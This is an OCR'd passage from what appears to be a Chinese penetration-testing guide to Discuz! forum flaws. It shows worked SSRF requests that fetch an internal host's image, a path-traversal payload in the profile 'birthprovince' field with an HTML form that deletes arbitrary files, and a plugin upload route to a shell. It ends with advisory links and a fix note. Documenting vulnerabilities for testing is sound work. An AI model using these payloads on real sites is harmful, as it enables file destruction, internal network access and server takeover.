


从跳转的链接取出 modthreadkey 的参数值:

http://a.cn/discuz_x3.2_sc_gbk/upload/forum.php?mod=viewthread&tid=1&page=1&modthreadkey=fce8163c9f310147f91a244a9eb9dc33#pid1

第二步 带上当前 formhash,modarticlekey 拼上第一步的 modthreadkey 的值,即可发请求:


POST:http://a.cn/discuz_x3.2_sc_gbk/upload/portal.php?mod=portalcp&ac=upload&aid=1&catid=1&op=downremotefile&formhash=760dc9d6&modarticlekey=fce8163c9f310147f91a244a9eb9dc33&content=<img src=http://internal.zabbix/images/general/zabbix.png> aa=a



internal.zabbix 域名下的图片被下载并上传到 Discuz 指定的图片路径下：

http://a.cn/discuz_x3.2_sc_gbk/upload/data/attachment/portal/201605/17/112626qszsaqolbm9l93qm.png

http://a.cn/discuz_x3.2_sc_gbk/upload/data/attachment/portal/201605/17/112626qszsaqolbm9l93qm.png.thumb.jpg



参考链接：http://0day5.com/archives/3920/

演示 2：另一处 SSRF 漏洞（2.x，3.x）

访问

http://xxxx/bbs/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]http://xxxxxxxxxxx.jpg[/img]&formhash=09cec465

3.x 版本如果请求提示 xss 拦截要带上 formhash 加 cookie，之前版本好像不用。SSRF 成功后，域名被解析成 IP。

参考链接：https://bugs.shuimugan.com/bug/view?bug_no=151179

文件操作类漏洞

漏洞描述：由于没有对文件操作类的函数做好限制，导致 discuz 组件存在文件上传漏洞、任意文件删除漏洞、本地文件包含漏洞。涉及 URL 如下：

#spacecp 模块->演示 1

http://ip/discuz3_2/home.php?mod=spacecp&ac=profile

#管理后台-应用-插件-演示 2

测试步骤与截图：

演示 1：Discuz!X 前台任意文件删除漏洞


新建 importantfile.txt 作为测试　进入设置-个人资料，先在页面源代码找到 formhash 值

http://10.0.2.15:8999/discuz3_2/home.php?mod=spacecp&ac=profile

可以看到 formhash 值是 b21b6577。再访问

10.0.2.15:8999/discuz3_2/home.php?mod=spacecp&ac=profile&op=base Post 数据：

birthprovince=../../../importantfile.txt&profilesubmit=1&formhash=b21b6577 如图



执行后

出生地被修改成要删除的文件。最后构造表单执行删除文件

```
<form action="http://10.0.2.15:8999/discuz3_2/home.php?
mod=spacecp&ac=profile&op=base" method="POST" enctype="multipart/form-data">
<input type="file" name="birthprovince" id="file" />
<input type="text" name="formhash" value="b21b6577"/></p>
<input type="text" name="profilesubmit" value="1"/></p>
<input type="submit" value="Submit" />
</from>
```

随便上传一张图片，即可删除 importantfile.txt。

http://www.freebuf.com/vuls/149904.html

演示 2：Discuz! 后台第三方插件上传任意后缀文件拿 shell（某插件导致）


问题插件出在：[MZG]点广告赚积分 1.0 http://addon.discuz.com/?@mzg_advertise.plugin

1.先搜索 “MZG” 找到 点广告赚积分。

安装插件，安装 GBK 还是 UFT8 随你系统编码选择。安装好插件后，选择 “添加广告”。

添加广告里面的 LOGO 文件上传，选本地上传，这里面未限制文件后缀，可以上传任意后缀名文件。

查看添加的广告，看到了吧？



https://www.seebug.org/vuldb/ssvid-93632

其他类型漏洞

漏洞描述：越权、xxe

Discuz! --X2/X2.5 管理权限用户修改创始人用户密码漏洞

https://www.seebug.org/vuldb/ssvid-93622

Discuz!3.2 利用 UC_KEY 登陆任意用户

https://www.seebug.org/vuldb/ssvid-89483

Discuz! X3.1 逻辑错误漏洞

https://www.seebug.org/vuldb/ssvid-89427

discuz 越权回复

https://www.seebug.org/vuldb/ssvid-93753

https://www.seebug.org/vuldb/ssvid-93609

越权查看照片

https://www.seebug.org/vuldb/ssvid-93721

https://www.seebug.org/vuldb/ssvid-93722

Discuz! 多个版本 HTTP host 头攻击漏洞

https://www.seebug.org/vuldb/ssvid-93728

Discuz! xxe 可破坏数据库结构，导致脏数据进入

https://bugs.shuimugan.com/bug/view?bug_no=76041

Discuz 附件下载权限绕过

https://www.seebug.org/vuldb/ssvid-93615

知道 key 的情况下对 ucserver 进行注射

https://bugs.shuimugan.com/bug/view?bug_no=65534

漏洞场景：登陆地址中含有 session 类字段

漏洞地址：

漏洞级别：高危

测试步骤与截图：

安全修复建议：

每次会话由服务端生成随机的，唯一的，复杂的 session。